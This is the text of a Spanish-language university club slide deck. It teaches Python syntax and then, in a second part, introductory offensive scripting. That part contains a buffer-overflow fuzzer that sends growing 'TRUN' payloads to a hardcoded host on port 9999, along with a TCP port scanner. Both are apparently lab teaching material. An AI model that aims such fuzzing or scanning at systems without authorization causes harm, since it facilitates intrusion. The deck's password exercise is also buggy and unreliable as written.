



Developer Student Clubs

Universidad Politécnica de Valencia






Developer Student Clubs

Universidad Politécnica de Valencia

PYTHON & SCRIPTING



Ponentes:

Enrique Tello Barbé



Python



CARACTERÍSTICAS

Multiparadigma

Orientación a objetos

Programación imperativa

Multiplataforma

Interpretado



Dinámico

Programación funcional
(en menor medida)

EL ZEN DE PYTHON

- Bello es mejor que feo.
- Explícito es mejor que implícito.
- Simple es mejor que complejo.
- Complejo es mejor que complicado.
- Plano es mejor que anidado.
- Disperso es mejor que denso.
- La legibilidad cuenta.
- Los casos especiales no son tan especiales como para quebrantar las reglas.
 - Ahora es mejor que nunca.
 - Aunque *nunca* es a menudo mejor que *ya mismo*.
 - Si la implementación es difícil de explicar, es una mala idea.
 - Si la implementación es fácil de explicar, puede que sea una buena idea.
- Lo práctico gana a lo puro.
- Los errores nunca deberían dejarse pasar silenciosamente.
- A menos que hayan sido silenciados explícitamente.
- Frente a la ambigüedad, rechaza la tentación de adivinar.
- Debería haber una -y preferiblemente sólo una- manera obvia de hacerlo.
- Aunque esa manera puede no ser obvia al principio a menos que usted sea holandés.
- Los espacios de nombres (*namespaces*) son una gran idea ¡Hagamos más de esas cosas!

HORA DE LA SINTAXIS

- 
- 
1. MATEMÁTICAS
 2. VARIABLES Y MÉTODOS
 3. BOOLEAN Y OPERADORES
 4. ESTRUCTURAS
 5. FUNCIONES

MATEMÁTICAS

VARIABLES

Y

MÉTODOS

1

```
#Maths
print("Maths")
print(50 + 50 - 50 * 50 / 50)
print(50 ** 2) #exponents
print(50 % 6) #module
print(50 // 6) #number without leftovers
print("Strings")
```

```
#Variables & methods
quote = "All you want"
print(len(quote))
print(quote.upper())
print(quote.lower())
print(quote.title())
print("Casting")
age = 29
gpa = 3.7
name = "    Quique    "
print(int(29.9))
print("My name is" + name + "my age is " + str(age))
age += 1
```

VARIABLES

Y

MÉTODOS

2

VARIABLES

Y

MÉTODOS

3

#Listas

```
abecedario = ["a","b","c","d"]
print(abecedario[0])
print(abecedario[-1])
print(abecedario[0:3])
print(abecedario[1:])
print(abecedario[:1])

abecedario.append("señadecomoultimo")
print(abecedario)
abecedario.pop() #quita el último elemento
print(abecedario)
abecedario.pop(1) #quita el de la posición que indiques
print(abecedario)

vocales = ["a","e","i","o","u"]
combined = zip(abecedario, vocales)
print(combined)
print(list(combined))
```

#Tuples

```
grades = ("A","B", "C", "D", "F") #Tuples have parenthesis
                                     #and cannot be change
print(grades[1])
```


BOOLEAN Y OPERADORES

```
#Boolean expressions and Relational/Boolean Operators
bool2 = 3*3 == 9
greater_than = 7 > 5
test_and = (7 > 5) and (5 < 7)
test_or = (7 > 5) or (5 < 7)
test_not = not True
print(type(test_or))
```

ESTRUCTURAS 1. Condicional

```
#Conditional
def alcohol(age, money):
    if (age >= 21) and (money >= 5):
        return "ole"
    elif (age >= 21) and (money < 5):
        return "ola"
    else:
        return "olu"

print(alcohol(21, 5))
```

ESTRUCTURAS

2. Looping

```
#Looping
for x in abecedario:
    print(x)
```

```
i = 1
while i < 10 :
    print(i)
    i += 1
```

ESTRUCTURAS

3. Excepciones

```
try:
    print(function)
except:
    print("error")
```

FUNCIONES

```
#Functions
```

```
print("Añade")  
def add(x,y):  
    print(x + y)
```

```
add(7,7)  
add(305,305)
```

```
#Functions using return
```

```
print("Multiplica")  
def multiply(x,y):  
    return x * y
```

```
print(multiply(2,2))
```

```
print("Exponente")  
def square_root(x):  
    return x ** 5
```

```
print(square_root(64))
```



Clase y referencias

Dictionaries

```
class Perro:
    tipo = "canino"

    def __init__(self, nombre):
        self.nombre = nombre

test = Perro('FIDI')
print(test.tipo)
print(test.nombre)
```

```
votos = {"rojo" : 3, "azul" : 5}
print(votos.keys())
del votos["rojo"]
print(len(votos))
print(votos.values())
print("azul" in votos)
```

EJERCICIO

Función: crear_pass

Intención: Crear una contraseña random con letras --> list(ascii_letters),
dígitos→ list(string.digits) y signos→list(string.punctuation).

Parámetros de entrada: Ancho del password.

Librerías: random y string

Métodos utilizados: random.choice, join, input

```
#Author: eduar766|
#!/bin/python
import random
import string

def crear_pass(n):
    allChars = list(string.ascii_letters) + list(string.digits) + list(string.punctuation)
    passphrase = []

    for i in range(n):
        tmp = random.choice(allChars)
        passphrase.append(tmp)

    res = "".join(passphrase)
    return res

n = input("Ingresa ancho de Password: ")
test = crear_pass(n)
try:
    print(test)
except:
    print("Debe ingresar el ancho del Password")
```




Developer Student Clubs

Universidad Politécnica de Valencia

PYTHON & SCRIPTING

2ª Parte



Ponentes:

Enrique Tello Barbé



BUFFER OVERFLOW

BOF.PY


```
#!/usr/bin/python
import sys
import socket
from time import sleep

buffer = "A" * 100
while True:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('197.168.1.1', 9999))
        s.send(('TRUN /./' + buffer))
        s.close()
        sleep(1)
        buffer = buffer + "A"*100
    except:
        print "Fuzzing crashed at %s bytes" % (str(len(buffer)))
        sys.exit()
```

Port Scanner

```
#!/bin/python3

import sys
import socket
from datetime import datetime

if len(sys.argv) == 2:
    target = socket.gethostbyname(sys.argv[1])
    #cambia un host name por IPV4
else:
    print("Invalid amount of arguments.")
    print("Syntax: python3 scanner.py <ip>")
    sys.exit()

#Banner
print("-" * 50)
print("Scanning target "+target)
print("Time started: "+str(datetime.now()))
print("-" * 50)

try:
    for port in range(50,85):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        #INET = tu IPV4 , stream = el puerto
        socket.setdefaulttimeout(1)
        result = s.connect_ex((target,port)) #error indicator
        print("Checking port {}".format(port))
        if result == 0:
            print("Port {} is open".format(port))
        s.close()
except KeyboardInterrupt:
    print("\nExiting program. ")
    sys.exit()

except socket.gaierror:
    print("Hostname could not be resolved. ")
    sys.exit()

except socket.error:
    print("Couldn't connect to server. ")
    sys.exit()
```



Developer Student Clubs

Universidad Politécnica de Valencia

